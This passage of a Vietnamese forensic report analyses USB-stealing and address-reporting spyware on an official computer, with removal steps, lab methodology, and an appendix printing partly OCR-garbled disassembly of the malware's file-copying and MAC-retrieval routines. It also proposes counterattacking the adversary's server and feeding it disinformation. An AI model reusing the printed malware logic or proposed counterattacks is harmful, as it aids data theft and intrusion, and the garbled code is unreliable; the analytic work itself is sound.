
Để hiểu sâu hơn hành vi của module này, ta có thể phân tích mã lệnh của nó bằng IDA . Qua phân tích, kết qủa thu được thêm một số chi tiết quan trọng sau:

- Sau khi được kích hoạt, module này tự động unpack và sao chép chính nó vào thư mục **%systemroot%\system32\itirclt.exe**

- Liên tục chèn mã độc vào **Explorer.exe,** tạo ra 2 mutex (mutual exclusion) là **MAIN** và **CMD** để trong một lúc chỉ cho phép hoạt động một bản sao của virus.

Sau khi đã xác định chính xác **itirclt.exe** là tác nhân thông báo địa chỉ ra bên ngoài, người phân tích tiến hành gỡ bỏ hoạt động của module này.

Trước tiên, thử xóa file **itirclt.exe,** kết quả xóa được nhưng một thời gian sau, file này lại được tự động tạo ra. Khẳng định phải có tác nhân nào đo thực thi việc này, người phân tích đã sử dụng FileMon theo dõi thư mục: **\WINDOWS\system32** trong khi xóa **itirclt.exe** để dò xét. Kết quả thu được chi tiết quan trọng là file **dpnclt.exe** đã yêu cầu **Explorer.exe** kiểm tra file **itirclt.exe**, nếu không có thì sẽ tạo ra file đó bằng cách copy từ **dpnclt.exe**



Hình 22. Kết quả sử dụng FileMon khi xóa **itirclt.exe**

Như vậy, ngoài việc **itirclt.exe** tự sao chép nó vào **C:\WINDOWS\ system32** thì nó còn tạo ra một bản sao với tên **dpnclt.exe**. Việc tạo ra hai mutex chính là nhằm đảm bảo trong một thời điểm chỉ cho phép hoạt động một trong hai bản sao này. Điều này có ý nghĩa quan trọng trong việc xác định thành phần thông báo địa chỉ và gỡ bỏ chúng.

Khi đã xác định được các thông tin trên, người phân tích tiến hành xóa đồng thời **itirclt.exe** và **dpnclt.exe**, sau đó kiểm tra thư mục hiện tại thì không thấy chúng được tái tạo. Đồng thời, sử dụng chương trình FileMon để giám sát thì cũng không thấy Explorer.exe truy nhập vào 2 file này nữa

Bước tiếp theo, ta phục hồi giá trị **Userinit** trong khóa **HKEY LOCAL MACHINE\SOFTWARE\Microsoft\Windows NT\ CurrentVersion\Winlogon** trở lại như cũ:

Userinit = "C:\WINDOWS\system32\userinit.exe"

Khởi động lại máy và dùng Ethereal để quét thông lượng mạng, máy tính không kết nối đến địa chỉ IP lạ nữa. Như vậy, ta đã gỡ bỏ thành công thành phần thông báo địa chỉ.

2.1.2.3. Thành phần lợi dụng lỗ hổng để lấy tin

Quá trình thu thập tin tức là một quá trình hoàn chỉnh từ khâu thu tin, gửi tin đến khâu nhận tin đã thu thập được. Ở trên ta đã xác định được hai thành phần: thành phần thu tin và thành phần thông báo địa chỉ. Như vậy, chắc chắn phải có một thành phần thứ ba đến lấy và tổng hợp các tin tức thu được.

Như đã nói ở trên, thành phần thông báo địa chỉ đã gửi các thông tin về tên máy, hệ điều hành, địa chỉ MAC.. của máy bị cài cắm ra bên ngoài. Cho nên, có thể nhận định rằng việc lấy tin thu thập có thể được tiến hành theo hai hướng ;

- Có người trong cơ quan đại diện của ta ở nước ngoài cài cắm phần mềm này để thu tin, và chính họ hoặc một người khác sẽ vào trực tiếp máy tính để sao chép các dữ liệu thu được.

- Có chuyên gia kỹ thuật, sau khi biết được địa chỉ MAC của máy đó sẽ lợi dụng các lỗ hổng bảo mật (thông thường máy nào cũng có) để tấn công vào máy tính và sao chép các dữ liệu thu thập được.

2.2. Đánh giá, kết luận

Phượng pháp phát hiện phần mềm cài cắm để chặn thu tin bí mật qua mạng internet

Từ những ví dụ được hướng dẫn và phân tích ở trên, ta có thể đưa ra được những nhận xét như sau:

- Hiện trường mà người thực hiện được giao hoàn toàn giống với hiện trường thực, có hiện tượng tự động sao chép dữ liệu trong USB flashdisk vào thư mục **C:\Program Files\Common Files\Microsoft Shared \MSinfo** ngoại trừ các file và thư mục được đặt tên tiếng Việt có dấu hoặc tiếng Trung.

- Sau khi kiểm tra, phân tích kỹ lưỡng, đi đến kết luận: Hệ thống nghiên cứu đã bị cài đặt phần mềm cài cắm nhằm thu tin bí mật từ thiết bị USB flashdisk. Hệ phần mềm này bao gồm ba thành phần: thành phần thu tin, thành phần thông báo địa chỉ và thành phần lợi dụng lỗ hổng để thu tin. Tuy nhiên, trên máy bị cài cắm chỉ phát hiện hai thành phần: thành phần thu tin (module **mdidll.dll)** và thành phần thông báo địa chỉ (module **itirclt.exe)**. Hai phần mềm này được lập trình một cách tinh vi, giải thuật phức tạp, sử dụng nhiều thủ thuật mã hóa mã lệnh và mã hóa dữ liệu (các chuỗi ký tự được sử dụng), kỹ thuật ẩn giấu khôn ngoan, rõ ràng được tạo ra có chủ đích và không được công bố (**mdidll.dll**) thì người sử dụng bình thường không thể xóa được và các chương trình diệt virus spyware cũng không phát hiện ra. Một thành phần khác (**itirclt.exe**) thì có thể xóa được nhưng lại tự tái tạo ngay lập tức.

- Từ hệ thống đang nghiên cứu, ta có thể tạo được một hiện trường đầy đủ các tính năng như hiện trường cũ một cách thủ công bằng cách sao chép, kích hoạt các module, thêm các khóa trong registry. Ta khẳng định rằng các phần mềm này có thể được gói vào thiết bị lưu trữ và cài đặt lên máy một cách thủ công, hoặc có thể cài đặt thông qua dịch vụ web, mail khi người sử dụng truy cập vào các website, các liên kết không an toàn hoặc các mail có đính kèm file chứa mã độc. Việc cài đặt này là có chủ định chứ không phải vô ý. Tuy nhiên hai phần mềm này không có khả năng lây lan như virus. Điều này càng chứng tỏ hệ phần mềm này được viết ra không nhằm mục đích phá hoại, trêu đùa như các chương trình mã độc khác.

- Khi hoạt động, **mdidll.dll** phải tạo ra các thư mục **MsDdac, MsDFsa** và **MSDLsa** trong thư mục **C:\Program Files\Common Files\Microsoft Shared\MSinfo,** do đó có thể dựa vào ngày tháng tạo lập các thư mục và các file để xem máy bị cài cắm phần mềm vào thời gian nào, bắt đầu thu tin từ ngày nào.

- Từ khẳng định địa chỉ MAC rất khó bị lộ ra bên ngoài, ta có thể thấy được một kịch bản: một người trực tiếp cài cắm hoặc tạo điều kiện cho người khác trực tiếp cài cắm, một người trực tiếp lấy tin hoặc tạo điều kiện cho người khác trực tiếp vào lấy tin. Không loại trừ trường hợp nhiều vai trò này là do cùng một người làm.

CHƯƠNG 3:

KINH NGHIỆM RÚT RA VÀ ĐỀ XUẤT

3.1. Kinh nghiệm rút ra

Việc cho hoạt động thử và phân tích các chương trình độc hại nói chung là rất nguy hiểm. Trước hết, việc lấy mẫu của nó phải đạt được yêu cầu giữ nguyên hiện trường, do đó việc sao lưu phải được tiến hành cẩn thận. Nếu môi trường tiến hành phân tích không an toàn và không được kiểm soát chặt chẽ, khi chương trình hoạt động rất có thể sẽ gây tổn thương cho chính hệ thống và gây ra hậu quả khôn lường. Vì vậy, nắm vững quy trình phân tích, xử lý các phần mềm cài cắm là rất cần thiết.

3.1.1. Xây dựng môi trường phân tích

Trước khi xây dựng môi trường phân tích, cần quán triệt một số nguyên tắc sau:

- Sử dụng hệ thống chuyên dụng cho phân tích và không kết nối Internet.

Hệ thống mà chúng ta sử dụng sẽ được cài đặt các phần mềm mã độc, do đó chúng ta cần phải cách ly chúng với mạng máy tính phục vụ mục đích công tác, kinh doanh,… Máy tính sẽ không bao giờ được kết nối đến mạng Internet nếu tất cả các phần mềm đó chưa được hủy diệt hoàn toàn bằng cách format lại ổ cứng. Cũng đừng bao giờ nghĩ đến việc lưu trữ các dữ liệu nhạy cảm trên hệ thống này, vì một số loại phần mềm mã độc có thể ăn cắp dữ liệu, gửi lên Internet hoặc phá hỏng các dữ liệu này. Hệ thống này chỉ nên đơn thuần là nơi thí nghiệm thôi. Việc sử dụng hệ thống vào mục đích khác sẽ gây ra rất nhiều rắc rối. Luôn chú ý rằng, không bao giờ được nối mạng các máy này với Internet nhằm đảm bảo an toàn dữ liệu và tránh lây lan các chương trình độc hại ra ngoài.

- Bản phân tích phải như hiện trường thật.

Khi phân tích phải chú ý rằng, máy tính để phân tích phải được xây dựng giống như hiện trường thật để đảm bảo độ chính xác trong kết quả. Thông thường, người phân tích sử dụng một hệ thống phần cứng thật, sử dụng bản sao lưu của hiện trường đưa vào hệ thống này và phân tích. Điều này đảm bảo các yếu tố phần cứng, phần mềm, kết nối mạng… giống như hiện rường để có độ chính xác cao nhất.

3.1.2. Quy trình phân tích

Trước tiên, để có mẫu phân tích và giữ nguyên được hiện trường, người phân tích phải lấy mẫu trên hệ thống bị cài đặt. Sau khi lấy được mẫu, ta tiến hành đưa vào môi trường phân tích và tiến hành xem xét hệ thống. Thông thường, nhà phân tích sẽ sử dụng các công cụ quản lý tiến trình ở mức sâu để dò xét các tiến trình đang hoạt động. Đó không phải là Task Manager tích hợp trong Windows, mà là các chương trình chuyên dụng hơn, ví dụ như Process Explorer, Security Task Manager… Các chương trình này có thể dò tìm và hiển thị được cả các tiến trình ngầm, các module mà tiến trình gọi đến, đường dẫn đến file thực thi của chương trình đang hoạt động, các mô tả của file, thậm chí còn đánh giá được mức độ can thiệp sâu vào hệ thống của các tiến trình. Bằng cách xem xét các tiến trình, dựa vào kinh nghiệm của nhà phân tích và đối chiều với các chương trình liệt kê các file khởi động của Windows như Startups…, trong khi tìm kiếm chú ý đến các dấu hiệu của hiện trường như ngày tháng bắt đầu xảy ra hiện tượng, các mô tả không rõ ràng…, nhà phân tích sẽ rút ra được tiến trình nào là tiến trình nghi vấn.

- Đối với các chương trình mã độc ăn cắp thông tin, nhà phân tích có thể sử dụng các công cụ kiểm soát truy cập file, truy cập Registry như FileMon, RegMon. Các chương trình này giám sát các tiến trình trong việc truy cập dữ liệu trong máy tính, truy cập đến các khóa của Registry để nắm được tiến trình nào đang thu thập dữ liệu và lưu trữ, gửi dữ liệu đi đâu.

- Đối với các chương trình có sử dụng kết nối mạng, nhà phân tích thường dùng các chương trình quét mạng như Nmap, Ethereal (tiền thân của Wireshark), Ettercap… Để quét cổng và lưu lượng mạng, từ đó tìm ra những dịch vụ nào đã mở cổng, gửi thông tin gì và gửi đến đâu, bằng thức nào…

Sau khi đã phát hiện được các tiến trình nghi vấn, nhà phân tích sẽ tiến hành rút trích các module đó ra. Các module này sau đó được đưa vào các công cụ phân tích mã như IDA pro, Olly Debug… để nghiên cứu hành vi. Nếu không đọc được mã của module, các chương trình này sẽ báo lỗi module đã bị pack và/hoặc mã hóa. Như vậy, nhà phân tích buộc phải sử dụng các chương trình đọc thông tin file PE như PEiD, RDG Packer Detector… để tìm ra packer dùng để pack và mã hóa module. Khi có được thông tin này, nhà phân tích sử dụng các chương trình unpack tương ứng để có được module chưa bị mã hóa. Các module này lại được đưa vào công cụ để phân tích mã để chứng tỏ hành vi của nó đúng như đã gây ra đối với hệ thống bị cài đặt. Thông thường, nhà phân tích sẽ tìm kiếm các chuỗi ký tự (string), các lời gọi (call), các khóa Registry…, kết hợp dò xét các mã Assembly của chương trình để tìm được hành vi của module đó. Nếu chứng minh được mã nguồn của chương trình thực hiện các hành vi đúng như hệ thống đang gặp phải thì nhà phân tích đã thành công.

Để chắc chắn những phân tích của mình là đúng đắn, người phân tích phải tiến hành xây dựng mô hình với các thành phân thu được và kiểm tra trạng thái của hệ thống. Nếu các biểu hiện của mô hình được xây dựng giống với biểu hiện của hiện trường thì chứng tỏ các thành phần đó chính là thành phần gây ra biểu hiện bất thường.

Sau khi phát hiện, có nhiều các để xử lý các chương trình mã độc này. Đơn giản nhất, nhà phân tích dựa trên các hành vi mà chương trình gây ra cho hệ thống để lập quy trình tháo gỡ. Ngoài ra, còn có nhiều cách xử lý khác sẽ được nói rõ ở phần sau.

Ngoài việc phát hiện, xử lý các phần mềm cài cắm, chuyên gia phân tích cũng phải chú ý đến các nội dung liên quan về nghiệp vụ Công an cũng như về kỹ thuật, từ đó rút ra kinh nghiệm, nêu các đánh giá, đề xuất để vận dụng vào công tác của Ngành, nhằm khắc phục hậu quả và bịt kín các sơ hở mà bên ngoài có thể lợi dụng.

3.2. Đề xuất

3.2.1. Giải pháp khắc phục hậu quả và bịt kín sơ hở

Hiện nay, máy tính và mạng máy tính ngày càng được sử dụng sâu rộng và trở thành nhu cầu thiết yếu trong mọi hoạt động, mang lại nhiều lợi ích cho xã hội. Tuy nhiên, các thế lực thù địch và kẻ xấu cũng rất tích cực lợi dụng mạng máy tính để lấy cắp thông tin. Do đặc thù của máy tính, mạng máy tính và Internet luôn có những lỗ hổng an ninh và trình độ kỹ thuật của ta chưa đảm bảo đủ độ an toàn khi kết nối Internet, do đó người thực hiện xin đề xuất một số giải pháp nhằm khắc phục hậu quả và bịt kín sơ hở của ta như sau:

- Quán triệt nghiêm túc quy chế sử dụng máy tính để kết nối mạng Internet. Các máy tính có chứa thông tin cơ mật không được phép kết nối Internet. Thêm vào đó, không được đưa các thiết bị lưu trữ (nhất là các thiết bị lưu trữ di động như USB flashdisk, đĩa mềm, đĩa quang..) có chứa thông tin mật vào sử dụng trên các máy tính kết nối Internet vì nguy cơ rò rỉ thông tin rất cao.

- Đối với trường hợp nêu trên, chúng ta xác định là thông tin có thể đã bị lấy cắp. Từ ngày tháng bị cài cắm phần mềm, chúng ta có thể truy tìm được những người có liên quan (tiếp cận máy tính vào ngày đó, trực ban vào ngày đó…), những thông

tin nào đã bị lộ. Từ những kết quả này, chúng ta xem xét, rút kinh nghiệm trong quá trình tuyển dụng nhân viên để đảm bảo sự trung thành của họ. Đối với thông tin đã bị rò rỉ thì có thể tính toán phương án xóa lộ, ví dụ như có thể cung cấp tiếp thông tin mới (thông tin sai lệch) cho địch để vô hiệu hóa giá trị của thông tin cũ…

- Khi sử dụng Internet, người dùng cần tránh mở vào các email (thường có file đính kèm) không rõ nguồn gốc, truy cập vào các website, các liên kết không rõ ràng, tránh bị cài cắm phần mềm vào máy. Phải cài đặt và thường xuyên cập nhật các chương trình diệt virus, spyware, cài đặt tường lửa (firewall) để hạn chế các nguy cơ bị tấn công bởi các chương trình mã độc và hành vi tấn công từ bên ngoài.

3.2.2. Các phương án xử lý phần mềm cài cắm

Một khi đã phát hiện được phần mềm cài cắm với mục đích thu tin bí mật, phương án xử lý an toàn và đơn giản nhất đó là tháo gỡ hoạt động của chúng để đảm bảo an toàn dữ liệu, ngăn cản hành vi thu tin từ bên ngoài,

Phương án tháo gỡ phần mềm cài cắm đã được trình bày trong quá trình phân tích thành phần thu tin và thành phần thông báo địa chỉ ở trên. Khi hai thành phần trước bị vô hiệu hóa thì thành phần lợi dụng lỗ hổng để lấy tin thu được (không được cài cắm trên máy tính của ta) xem như bị vô hiệu hóa hoàn toàn. Thông thường, khi đã bị lộ ý đồ thu tin, cơ quan đặc biệt nước ngoài sẽ gỡ bỏ thành phần này.

Như đã phân tích ở trên, phần mềm cài cắm này được sử dụng với mục đích thu tin bí mật, là hệ thống gồm 3 thành phần riêng biệt có mối liên hệ với nhau. Có thể xem đây là một "mạng lưới gián điệp điện tử" để thu tin thay cho con người. Do đó, chúng ta có thể "tương kế tựu kế" để tung các tin giả, tin thất thiệt cho địch. Với phương án này, chúng ta vừa có thể đảm bảo an toàn thông tin về lực lượng, chiến lược…, vừa gây thiệt hại cho địch và có thể điều khiển hoạt động của địch theo ý đồ

của Cơ quan An ninh. Tuy nhiên, nếu sử dụng phương án này để phản công địch, cần có sự tính toán kỹ lưỡng, chi tiết, cẩn thận.

Như đã phân tích, phần mềm cài cắm chắc chắn phải gửi thông tin ra bên ngoài đến một địa chỉ nào đó, từ địa chỉ này, chúng ta có thể tìm hiểu các thông tin về địch. Trong trường hợp cụ thể trên, địa chỉ IP lạ cho chúng ta biết người đăng ký là đại diện của một công ty tại Trung Quốc, với đầy đủ địa chỉ địa lý, số điện thoại, số fax…

Qua đây, chúng ta cũng biết được web server mà bên ngoài sử dụng là Apache. Website này đã tiếp nhận các thông tin từ máy bị cài cắm gửi về thông qua các gói tin. Chúng ta có thể tính toán tấn công vào web server này để phản công địch.

Từ những trường hợp cụ thể đã được phát hiện ở trên, đồ án đề xuất phương án "sử dụng chính phần mềm của địch để thu tin phục vụ yêu cầu của chúng ta. Cơ quan Công an nên có một cục tác chiến trên mạng phục vụ yêu cầu của An ninh quốc gia

KẾT LUẬN

Công nghệ thông tin đã được ứng dụng vào mọi lĩnh vực của đời sống xã hội. Xã hội ngày càng phụ thuộc vào các mạng máy tính. Các thế lực thù địch cũng rất chú trọng sử dụng mạng máy tính vào mục đích thu thập tin tức của đối phương. Chúng ta cũng đã chú ý cảnh báo các nguy cơ này. Vụ việc trên càng cho thấy nhận định của chúng ta là có cơ sở thực tiễn.

Qua tìm hiểu các vấn đề về máy vi tính, mạng Internet, hệ điều hành Windows, quá trình thực thi của chương trình, các công cụ sử dụng để phân tích chương trình…, đồ án đã đưa ra được quy trình phân tích, xác định và xử lý các phần mềm cài cắm với dụng ý thu tin bí mật.

Trong đó, đồ án tìm hiểu được công nghệ dịch ngược mã máy (Reverse Engine) để tìm hiểu và chứng minh hành vi của các phần mềm.

Những nội dung này không chỉ ứng dụng với các phần mềm cài cắm nói riêng mà còn có thể ứng dụng được trong lĩnh vực phân tích, xử lý các chương trình mã độc (malware) nói chung như virus, spyware thông thường, worm, backdoor, trojan, rookit…

PHỤ LỤC: MỘT SỐ ĐOẠN CODE THỂ HIỆN HÀNH VI CỦA CÁC MODULE

1. Đoạn code thực hiện việc kiểm tra sự có mặt của USB flashdisk trong module **mdidll.dll**

```
push   esi
mov   esi, [esp+0Ch]
mov   eax, esi
push  edi
mov   edi, [esp+14h]
sub    eax, 2
jz       short loc_710019D9
sub    eax, 217h
jnz short loc_710019E1
mov eax, edi
sub eax, 8000h
jz    short loc_710019E1
push 64h
call ds:Sleep
push offset String
push 104h
call ds: GetLogicalDriveStringsA
push offset String
call sub_71001000
add eso, 4
```

```
mov dword_71004A94, eax
jmp short loc_710019E1
```

2. Đoạn code copy dữ liệu trong USB flashdisk của module **mdidll.dll**

```
sub_71001040 proc near
    hFindFile= dword ptr -888h
    var_884         = byte  ptr -884h
    FindFileData   = _WIN32_FIND_DATAA ptr-820h
    FileName       =  byte ptr -6E0h
    NewFileName  = byte ptr -4ECh
    ExistingFileName = byte ptr -3E8h
    var_1F4              = byte ptr -1F4h
    arg_0                = dword ptr 4
    sub esp, 888h; decrease stack index (SP)
    push ebx
    mov ebx, ds:sprintf
    push ebp
    mov ebp, [esp+890h+arg_0]
    push esi
    push ebp
    lea eax, [esp+898h+FileName]
    push eax            ;  Dest
    call ebx
```

```
    add esp, 0Ch; esp += 12d
    lea ecx, [esp+894h+FindFileData]
    lea edx, [esp+894h+FileName]
    push ecx              ; lpFindFileData
    push edx              ; lpFileName
    call ds:
    mov esi, eax
    lea eax, [esp+894h+FindFileData]
    push eax     ;   lpFindFileData
    push esi     ;   hFindFile
    mov [esp+89Ch+hFindFile], esi
    call ds:FindNextFileA
    test eax, eax
    jz    loc_71001251
    push edi
loc_71001097:
    mov esi, ds: mbscmp
    lea ecx, [esp+898h+FindFileData.cFileName]
    push offset a_; a_=".";
    push ecx
    call esi
    add esp, 8
    test eax, eax
    jz loc_71001238
```

```
lea edx, esp+898h+FindFileData.cFileName]
push offset a__     ; a_=". . " ;
push ecx
call esi
add esp, 8
test eax, eax
jz    loc_711001238
lea edx, esp+898h+FindFileData.cFileName]
push offset a__     ; ". . "
push edx
call esi
add esp, 8
test eax, eax
jz  loc_71001238
mov eax, [esp+898h+FindFileData.dwFileAttributes]
cmp eax, 10h ;    10h=16
lea eax, [esp+898h+FindFileData.cFileName]
jnz  loc_71001192
lea ecx, [esp+8A4h+FileName]
push ecx         ; Dest
call ebx
mov edi, offset PathName
or ecx, 0FFFFFFFFh
xor eax, eax;  clear   eax
```

```
lea edx, [esp+8A8h+var_1F4]
repne scasb
not ecx
sub edi, ecx
mov eax, ecx
mov esi, edi
mov edi, edx
shr ecx, 2
rep movsd
mov ecx, eax
and ecx, 3
rep movsb
lea ecx, [esp+898h+FindFileData.cFileName]
push ecx
push offset aSS    ;  “&s\\&s”
push offset PathName   ; Dest
call ebx; sprintf
add esp, 20h
push 0            ; lpSecurityAttributes
push offset PathName   ; lpPathName
call ds:CreateDirectoryA
lea edx, [esp+898h+FileName]
push edx
call sub_71001040
```

```
    add esp, 4
    lea eax, [esp+898h+FineName]
    push eax   ; lpPathName
    call ds:RemoveDirectorvA
    rep movsd
    mov ecx, edx
    and ecx, 3
    rep movsb
    jmp loc_71001238
    ;-------------------------------------------------------------------------------------
loc_71001192:
    lea ecx, [esp+8A4h+ExistingFileName]
    push ecx            ; Dest

    call ebx ; sprintf
    lea edi, [esp +8A8h+FindFileData.cFileName]
    or ecx, 0FFFFFFFFh
    xor eax, eax
    add esp, 10h
    repne scasb
    not ecx
    sub edi, ecx
    lea edx, [esp+898h+var_884]
    mov eax, ecx
```

```
    mov esi, edi
    mov edi, edx
    shr ecx, 2
    rep movsd
    mov ecx, eax
    xor eax, eax
    add ecx, 3
    rep movsb
    lea edi, [esp+898h+var_884]
    or ecx, 0FFFFFFFFh
    repne scasb
    not ecx
    dec ecx
    cmp ecx       , 4
    jl short loc_710011F6
    mov a1, byte ptr [esp+ecx+989h+hFindFile+3]
    add a1, 2
    mov byte ptr [esp+ecx+989h+hFindFile+3], a1
    mov d1, byte ptr [esp+ecx+989h+hFindFile+2]
    add d1, 2
    lea edx, [esp+ecx+898h+hFindFile+1]
    mov byte ptr [esp_ecx+898h+FindFile+2], d1
    add byte ptr [eax], 2
loc_710011F6:
```

```
    lea ecx, [esp+898h_var_884]
    lea edx, [esp+898h+NewFileName]
    push offset PathName
    push offset aSS    ;  “&s\\&s”
    push edx        ; Dest
    call ebx; sprintf
    and esp, 10h
    lea eax, [esp+898h+NewFileName]
    lea ecx, [esp+898h+ExistingFileName]
    push 0                ; bFailIfExists
    push eax              ; lpNewFileName
    call ds:DeleteFileA
loc_71001238:
    mov esi, [esp+898h+hFindFile]
    lea eax, [esp+898h+FindFileData]
    push eax   ; lpFindFileData
    push esi    ; hFindFile
    call ds:FindNextFileA
    test eax, eax
    jnz loc_71001097
    pop edi
loc_71001251:
    push esi        ;hFindFile
    call ds:FindClose
```

```
    pop esi
    pop ebp
    mov eax, 1      ;  return 1
    pop ebx
    add esp, 888h
    retn
sub_71001040
```

3. Đoạn code lấy địa chỉ MAC của module **itirclt_unpack.exe**

```
    ; int_stdcall   sub_402750(char     *Dest, int)
sub_402750    proc near
      pncb       = _NCB ptr -140h
      var_100   = byte ptr -100h
      var_FF     = dword ptr -0FFh
      dest       = dword ptr 4
      sub esp,140h
      push ebx
      push esi
      push edi
      mov ecx, 10h
      xor eax, eax
      lea edi, [esp+14Ch+pncb]
      rep stosd
      lea ecx, [esp+14Ch+pncb]
      lea eax, [esp+14Ch+var_100]
```

```
push ecx     ; pncb
mov    [esp+150h+pncb.ncb_command], 37h
mov    [esp+150h+pncb.ncb_buffer], eax
mov    [esp+150h+pncb.ncb_length], 100h
call Netbios
mov ebx, [esp+14Ch+var_FF]
mov ecx, 10h
xor eax, eax
lea edi, [esp+14Ch+pncb]
lea edx, [esp+14Ch+var_1000]
push ecx ; pncb
mov  [esp+150h+pncb.ncb_command], 37h
mov  [esp+150h+pncb.ncb_buffer], eax
mov  [esp+150h+pncb.ncb_length], 100h
call Netbios
mov ebx, [esp+14Ch+var_FF]
mov ecx, 10h
xor eax, eax
lea edi, [esp+14Ch+pncb]
lea edx, [esp+14Ch+pncb]
and ebx, 0FFh
rep stosd
push edx   ;    pncb
```